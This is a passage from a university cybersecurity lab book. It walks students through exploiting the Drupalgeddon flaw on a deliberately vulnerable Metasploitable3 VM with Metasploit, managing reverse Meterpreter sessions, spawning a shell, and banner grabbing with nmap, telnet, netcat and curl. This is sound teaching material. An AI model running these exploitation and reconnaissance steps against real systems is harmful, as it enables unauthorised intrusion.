1.4. Background the meterpreter session by typing ***background***. This will keep the session alive while we exploit the Linux machine. Remember that the Windows session is session 1!

```
msf6 > background
```

Phase V – Drupal Exploitation

This next exercise will take advantage of another RCE located in Drupal, an HTTP framework for content management (CVE-2014-3704)

1. Use the Drupalgeddon exploit module using the steps defined in the previous phases

```
  msf6 > search drupal
msf6 > use 2
msf6 > options
```




Figure 10 – Drupalgeddon Exploit Module Options

2. Use the info command in the Metasploit Console to review how the exploit works and the details of the CVE

```
  msf6 > info
```




Figure 11 – Drupalgeddon Exploit Module Information

> **NOTE:** This information is extremely useful. Not only does it describe what the module is doing, but also what targets are available for the module. You can change the targets similar to changing RHOST as we did before

3. The following options must be set against the Metasploitable3 Linux machine from the network map

    3.1. Use the recommended target 0

```
msf6 > set RHOST 200.200.200.6
msf6 > set TARGETURI /drupal/
```

4. Execute the exploit module

```
msf6 > exploit
```

    4.1. A new meterpreter session has been opened. This meterpreter session should appear as session 2 since session 1 is still open with the Metasploitable3 Windows machine.

```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 200.200.200.6
RHOSTS => 200.200.200.6
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 100.100.100.5:4444
[*] Sending stage (39927 bytes) to 200.200.200.6
[*] Meterpreter session 2 opened (100.100.100.5:4444 -> 200.200.200.6:52819) at 2024-11-18 21:38:15 -0700

meterpreter >
```

Figure 12 – Second Meterpreter Session Opened with Drupalgeddon Exploit Module

5. Background the session

```
msf6 > background
```

```
meterpreter > background
[*] Backgrounding session 2 ...
```

Figure 13 – Meterpreter Session 2 Backgrounded

Phase VI – Meterpreter Session Management

Within Metasploit, Meterpreter can hold multiple sessions at once. Switching between machines you have gained access to can be important when comparing information, staging exploits, and deploying malware. This phase will explain how to handle multiple Meterpreter sessions.

1. View all active sessions by using the sessions command

```
msf6 > sessions
```

```
msf6 exploit(multi/http/drupal_drupageddon) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  100.100.100.5:4444 -> 200.200.200.5:49550 (200.200.200.5)
  2         meterpreter php/linux    www-data @ metasploitable3-ub1404    100.100.100.5:4444 -> 200.200.200.6:52819 (200.200.200.6)
```

Figure 14 – Output of Sessions Command

2. Switch back to the Metasploitable3 Windows session

2.1. In order to switch between sessions, the same session command can be used with the session number

```
msf6 > sessions 1
```




Figure 15 – Switch Back to Session 1

2.2. To get back to the Metasploit console, use the same command as before to background the session.

2.3. Now that we can switch between the sessions, we can compare how Meterpreter has different modules depending on what operating system the shell is loaded on.

2.4. There are a lot of reasons you may not want to be using the Meterpreter session directly. Luckily, you can easily switch to a standard shell.

3. By using the execute module, you will be able to execute commands as if you were in a shell.

```
msf6 > sessions 2
meterpreter > execute -f /bin/bash -i
```

```
meterpreter > execute -f /bin/bash -i
Process 2130 created.
Channel 0 created.
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
exit
meterpreter >
```

Figure 16 – Meterpreter session converted to a bin-bash shell.

NOTE: The same thing can be done in the Windows machine if you specify the cmd.exe path or powershell.exe

3.1. To close a Meterpreter session, enter the session and use exit to close the connection.




Figure 17 – Closing Meterpreter Session 1.

NOTE: There are a lot more Meterpreter features. Use help or ? to find out more. Metasploit can be a potent tool once you learn its core features.

End of Lab

Deliverables

Screenshots needed:

- The two (2) Meterpreter sessions open and their information
- EternalBlue successful exploitation
- Drupalgeddon successful exploitation
- An exploit attempt of your choice

Assignments

Assignment 1: Exploit the Ubuntu Metasploitable 3 in different ways. The Metasploitable machines have many vulnerabilities that can be exploited.

- UnrealIRCd Exploit (port 6697)
- ProFTPD (port 21)
- Auxiliary Scanner SSH (port 22)
- Use the one-liner payload (Msfvenom) -> Google baby!

Assignment 2: Exploit the Windows Server Metasploitable3 in at least four different ways using Metasploit. Sorry, no hints, use netcat to scan and work your way through to gain experience.

RECOMMENDED GRADING CRITERIA:

- Screenshot of exploit 1 success
- Screenshot of exploit 2 success
- Screenshot of exploit 3 success
- Screenshot of exploit 4 success




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 50

Scanning and Enumeration - Banner Grabbing

DANTE ROCCA; MATHEW J. HEATH VAN HORN, PHD; AND JACOB CHRISTENSEN

Banner grabbing is a technique to view services running on a network or device. This is an important tactic for hackers as it narrows the potential ways into the network and may even reveal vulnerable services that can be exploited.

Think of banner-grabbing as blindly knocking on doors in a neighborhood. Any response, including, no response, provides us with information. A knock on one door might be greeted with a dog barking, a man shouting at us to 'go away', or we might get lucky and someone will open the door and invite us in for tea and biscuits.

Estimated time for completion: 30 minutes

LEARNING OBJECTIVES

- Learn the value of banner grabbing by performing this act on a target machine in various ways
    - Telnet
    - netcat
    - cURL
    - Nmap

PREREQUISITES

- Chapter 45 – Creating the Baseline Environment
- Chapter 46 – Nmap Basics

DELIVERABLES

- 4 screenshots are needed to earn credit for this exercise:
    - Banner grab on port 21 using Telnet
    - Banner grab on port 21 using netcat
    - HTTP header grab on port 80 using cURL
    - Banner grab of all ports using Nmap

RESOURCES

- Kennedy Muthii – "6 Banner Grabbing Tools with Examples" – https://www.golinuxcloud.com/banner-grabbing/
- Steven Vona – "Banner Grabbing – Penetration Testing Basics" – https://www.putorius.net/banner-grabbing.html
- DRD_ – "Use Banner Grabbing to Aid in Reconnaissance & See What Services Are Running on a System" – https://null-byte.wonderhowto.com/how-to/use-banner-grabbing-aid-reconnaissance-see-what-services-are-running-system-0203486/

CONTRIBUTORS AND TESTERS

- Bernard Correa, Cybersecurity Student, ERAU-Prescott

Phase I – Scanning with Telnet

The first tool we'll look at is Telnet. Telnet (teletype network) is an application layer protocol for 8-bit bidirectional communications using a client-host configuration. Telnet was not an official protocol until 1973. We will use Telnet to 'knock' on a remote target and record the responses. It is recommended to open a text editor of your choice; you will collect a lot of information and need a place to document it.

However, before we can grab any banners, we first need to find our target.

1. Using Eagle Net, start the following machines:
    1.1. DHCP Server
    1.2. Router
    1.3. Kali VM
    1.4. Metasploitable3-Linux
2. From Kali, scan the **Metasploitable3-Linux VM** for potential points of entry
    2.1. **Host Discovery** – perform a ***Ping Scan (-sn)*** to find the target's IP address (e.g. 200.200.200.6 as shown below)

```
> nmap -sn 200.200.200.0/24
```




Figure 1 – Ping sweep on target network

2.2. **Port Discovery** – perform a port scan on ***Fast Mode (-F)*** to see what services the target is running

```
> nmap -F 200.200.200.6
```




Figure 2 – List of open ports on the target machine

3. Once you have a list of the open ports on the target, we can start knocking on those doors and grab

the banners of those services

3.1. Start a new **telnet** session

```
> telnet
```

3.2. Connect to the target over **port 21** to view their FTP server banner

```
> open 200.200.200.6 21
```




Figure 3 – Target's FTP banner

From this output, we now know two critical pieces of information: our target is using **ProFTPD** to host this service, and it is running **version 1.3.5**. Lets do some quick research on this. On your host machine, open any browser and search for "nvd cve proftpd 1.3.5 vulnerabilities":




Figure 4 – Vulnerability research

We got a hit! It appears that **ProFTPD version 1.3.5** may be vulnerable to **CVE-2015-3306**, which allows for remote file modification attacks. We could look into this further to learn how to exploit this (or find other CVEs), but for now, this is good enough. Keep in mind that NIST's National Vulnerability Database (NVD) is a great resource for looking up known exploits in services and applications.

3.3. Press ***Ctrl+]*** and type ***quit*** to exit telnet

4. Repeat this process with the other open ports you find. If you want to go over and beyond, try to find at least one CVE for each one!

Port	Service	Banner/Header	Potential Vulnerability
21	ftp	ProFTPD 1.3.5 Server (ProFTP Default Installation)	CVE-2015-3306
22	ssh	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2Ubuntu2.13	CVE-2016-6515
80	http*	Date: Fri, 31 May 2024 15:20:25 GMT **Server: Apache/2.4.7 (Ubuntu)** Connection: close Content-Type: text/html;charset=UTF-8	CVE-2022-22720
445	microsoft-ds	Connects – no info	Not enough information
631	ipp	Connects – no info	Not enough information
3306	mysql	Connection refused	Not enough information
8080	http-proxy*	Date: Fri, 31 May 2024 15:38:13 GMT Cache-Control: must-revalidate,no-cache,no-store Content-Type: text/html;charset=ISO-8859-1 Content-Length: 1267 **Server: Jetty(8.1.7.v20120910)**	CVE-2017-7657

NOTE: If you struggled with ports 80 and 8080, this is because the server is waiting for you (the client) to request the data that you want to see. Luckily, this is easy to do! After connecting to either port, type the following command to request the website's ***header*** information:

```
HEAD / HTTP/1.0
```

If done correctly (you may have to press ***Enter*** a couple of times), you should successfully retrieve the banner. This same technique can be repeated on port 8080 as well.




Figure 5 – Target's HTTP header information

5. Banner grabbing is an iterative process that results in many dead ends. You will switch between Nmap and the various Banner Grabbing tools quite often. Our initial scan only covered 100 of the most commonly used TCP ports. If you are having difficulties getting into a system, use various Nmap options to find more points of entry. Some examples include:

- UDP, TCP Null, FIN, and Xmas scans
- Idle and bounce scans
- Scan all ports

Phase II – Banner Grabbing with Netcat

Netcat (nc) is another tool used for banner grabbing in a similar vein to telnet. It has not been supported since 1996, but it is still very useful. Many derivatives of netcat exist, but most people still use the original netcat.

1. To use netcat to grab the target's FTP banner over port 21

```
> nc 200.200.200.6 21
```

2. Like telnet, the resulting output should display the FTP service and version number
3. Exit netcat using *Ctrl+C*
4. For more practice with netcat, you should repeat the banner grabbing exercise in Phase I

Are your results the same? Which command do you prefer?

Phase III – Banner Grabbing with cURL

cURL (client URL) uses URL syntax to transfer data using various network protocols.

1. Using cURL, retrieve the HTTP webpage hosted on our target

```
curl http://200.200.200.6
```

1.1. The result should be a complicated mess of the site's raw HTML code




Figure 6 – Retrieving HTML code with curl

1.2. As discussed earlier, a web server's ***header*** may be of more interest to us. You can display header information using the***include (-i)*** switch

```
> curl -i http://200.200.200.6
```




Figure 7 – Retrieving the header with curl

Phase IV – Banner Grabbing with Nmap

Nmap is much more than just a port scanner! We can also write scripts to conduct more advanced enumeration techniques once an open connection is found. By default, several pre-written scripts are provided with the base installation of Nmap in the ***/usr/share/nmap/scripts*** directory. There are numerous options available for you to utilize, explore, and enhance your penetration testing knowledge.

1. Conduct another ***fast port scan*** on the target and use the ***banner.nse*** script to display any banners it finds

```
> nmap -script banner.nse -F 200.200.200.6
```

